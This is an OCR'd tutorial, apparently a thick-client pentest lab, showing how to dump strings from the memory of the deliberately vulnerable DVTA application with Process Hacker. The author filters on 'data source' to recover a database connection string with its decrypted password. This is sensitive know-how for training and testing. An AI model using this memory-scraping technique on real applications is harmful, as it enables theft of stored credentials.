
As we can see there are lots of processes. Let's look for DVTA.exe because DVTA is running on another tab so we should be able to find it here as shown in the below image.


Process Hacker [DESKTOP-KM8252D\vijvi]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description
dwm.exe	8552	3.21		118.33 MB		Desktop Window Manager
SynTPHelper.exe	10008			1.03 MB	DESKTOP-KM8252D\vijvi	Synaptics Pointing Device Hel...
explorer.exe	11100	0.43		373.77 MB	DESKTOP-KM8252D\vijvi	Windows Explorer
SecurityHealthSystray.exe	11488			1.74 MB	DESKTOP-KM8252D\vijvi	Windows Security notification...
RtkNGUI64.exe	9312			5.6 MB	DESKTOP-KM8252D\vijvi	Realtek HD Audio Manager
wallpaper32.exe	8608	1.80		102.45 MB	DESKTOP-KM8252D\vijvi	
WDADesktopService.exe	5944	0.12		53.08 MB	DESKTOP-KM8252D\vijvi	WDADesktopService
Rainmeter.exe	6128	1.85		102.55 MB	DESKTOP-KM8252D\vijvi	Rainmeter desktop customiza...
regedit.exe	10248			4.2 MB	DESKTOP-KM8252D\vijvi	Registry Editor
DVTA.exe	3940			17.36 MB	DESKTOP-KM8252D\vijvi	DVTA
ProcessHacker.exe	6444	1.20		27.39 MB	DESKTOP-KM8252D\vijvi	Process Hacker
igfxHK.exe	2484			2.43 MB	DESKTOP-KM8252D\vijvi	igfxHK Module
igfxTray.exe	11908			3.08 MB	DESKTOP-KM8252D\vijvi	
FileZilla Server Interface.exe	7520	0.08		3.74 MB	DESKTOP-KM8252D\vijvi	FileZilla Server
Lightshot.exe	2548			1.21 MB	DESKTOP-KM8252D\vijvi	Lightshot
Lightshot.exe	10868			18.08 MB	DESKTOP-KM8252D\vijvi	Lightshot
firefox.exe	9384	0.04	372 B/s	175.32 MB	DESKTOP-KM8252D\vijvi	Firefox
firefox.exe	5904			206.59 MB	DESKTOP-KM8252D\vijvi	Firefox
firefox.exe	12804			57.47 MB	DESKTOP-KM8252D\vijvi	Firefox
firefox.exe	8112	0.02	124 B/s	127.05 MB	DESKTOP-KM8252D\vijvi	Firefox
firefox.exe	1720	0.12	248 B/s	73.74 MB	DESKTOP-KM8252D\vijvi	Firefox
firefox.exe	11792			26.63 MB	DESKTOP-KM8252D\vijvi	Firefox
ielowutil.exe	9672			2.01 MB	DESKTOP-KM8252D\vijvi	Internet Low-Mic Utility Tool


CPU Usage: 18.41% | Physical memory: 3.17 GB (81.62%) | Processes: 182

Give a double click to the entry of DVTA.exe and then open its properties.



Name	PID	CPU	I/O total ...	Private b...	User name
wallpaper32.exe	8608	2.01		102.52 MB	DESKTOP-KM8252D
WDADesktopService.exe	5944	0.39	188 B/s	52.99 MB	DESKTOP-KM8252D
Rainmeter.exe	6128	0.82		101.27 MB	DESKTOP-KM8252D
regedit.exe	10248			4.2 MB	DESKTOP-KM8252D
DVTA.exe					DESKTOP-KM8252D
ProcessHacker.exe					DESKTOP-KM8252D
igfxHK.exe					DESKTOP-KM8252D
igfxTray.exe					DESKTOP-KM8252D
FileZilla Server Interface.exe					DESKTOP-KM8252D
Lightshot.exe					DESKTOP-KM8252D
Lightshot.exe					DESKTOP-KM8252D
firefox.exe					DESKTOP-KM8252D
firefox.exe					DESKTOP-KM8252D
firefox.exe					DESKTOP-KM8252D
firefox.exe					DESKTOP-KM8252D
firefox.exe					DESKTOP-KM8252D
firefox.exe					DESKTOP-KM8252D

After that go to the memory


DVTA.exe (3940) Properties

File

DVTA

(UNVERIFIED) Microsoft


Version: 1.0.0.0

Image file name: C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release\DVT

Process

Command line:	"C:\Users\vijvi\OneDrive\Desktop\twmp folder\Wor
Current directory:	C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Relea
Started:	14 minutes and 55 seconds ago (00:03:44 27-02-2021)
PEB address:	0x623000 (32-bit: 0x624000) Image type: 32-bit
Parent:	explorer.exe (11100)
Mitigation policies:	DEP (permanent); ASLR
Protection:	None

Click on the strings and then choose ***"image"*** and ***"mapped".***



☑ Hide free regions

Minimum length: 10


☑ Detect Unicode

Search in the following types of memory regions:

☑ Private ☑ Image ☑ Mapped

Base address	Type	Size	Protect...	Use
0x3e				
0x42				
0x43				
0x44				
0x45				
0x47				
0x4b				
0x5b				
0x5c				
0x5d				
0x5e0000	Mapped	4 kB	R	
0x5f0000	Private	64 kB	RW	Heap
0x600000	Private	2,048 kB	RW	PEB
0x800000	Mapped	804 kB	R	C:\W

Further, then it should find all the strings in the memory of this process. Now as you can see this is a very long list for us to search through so, what we will do is quickly apply a filter with something very common in the database connection strings. So we will apply the filter with the keyword of ***"Data source"*** typically database connection strings contain this word data source.


Results - DVTA.exe (3940)

497,843 results.


Address	Length	Result
0x3e004d	44	!This program cannot be run in DOS ...
0x3e4794	145	lSystem.Resources.ResourceReade...
0x3e4831	105	fSystem.Drawing.Icon, System.Dra...
0x3e48a5	20	$this.Icon
0x3e48d4	82	QSystem.Drawing, Version=4.0.0.0...
0x3e492c	19	System.Drawing.Icon
0x3e4959	19	System.Drawing.Size
0x3e497f	19	
0x3ec6f4	145	
0x3ec791	105	
0x3ec805	20	
0x3ec834	82	
0x3ec88c	19	
0x3ec8b9	19	
0x3ec8df	19	
0x3f4654	145	lSystem.Resources.ResourceReade...
0x3f46f1	105	fSystem.Drawing.Icon, System.Dra...
0x3f4765	20	$this.Icon
0x3f4794	82	QSystem.Drawing, Version=4.0.0.0...
0x3f47ec	19	System.Drawing.Icon
0x3f4819	19	System.Drawing.Size
0x3f483f	19	System.Drawing.Size
0x3fc5b4	145	lSystem.Resources.ResourceReade...
0x3fc651	105	fSystem.Drawing.Icon, System.Dra...
0x3fc6c5	20	$this.Icon
0x3fc6f4	82	QSystem.Drawing, Version=4.0.0.0...

Filter

Enter the filter pattern:

data source


After applying the filter, you can see a bunch of entries. As you can see there are multiple database connection strings with the decrypted password inside


Results - DVTA.exe (8140)

89 results.


Address	Length	Result
0x33fd964	226	data source=.\SQLEXPRESS;Integrated Security=SSPI;AttachDBFilename=|DataDirectory|aspnetdb.mdf;User Instance=true
0x3423dc4	488	<connectionStrings><add name="LocalSqlServer" connectionString="data source=.\SQLEXPRESS;Integrated Security=SSPI;AttachDBFilename
0x34247c0	226	data source=.\SQLEXPRESS;Integrated Security=SSPI;AttachDBFilename=|DataDirectory|aspnetdb.mdf;User Instance=true
0x3424934	488	<connectionStrings><add name="LocalSqlServer" connectionString="data source=.\SQLEXPRESS;Integrated Security=SSPI;AttachDBFilename
0x348e56c	28	Data Source =
0x348f8e4	128	p@ssw0rdDecrypted dbpasword: p@ssw0rdData Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd
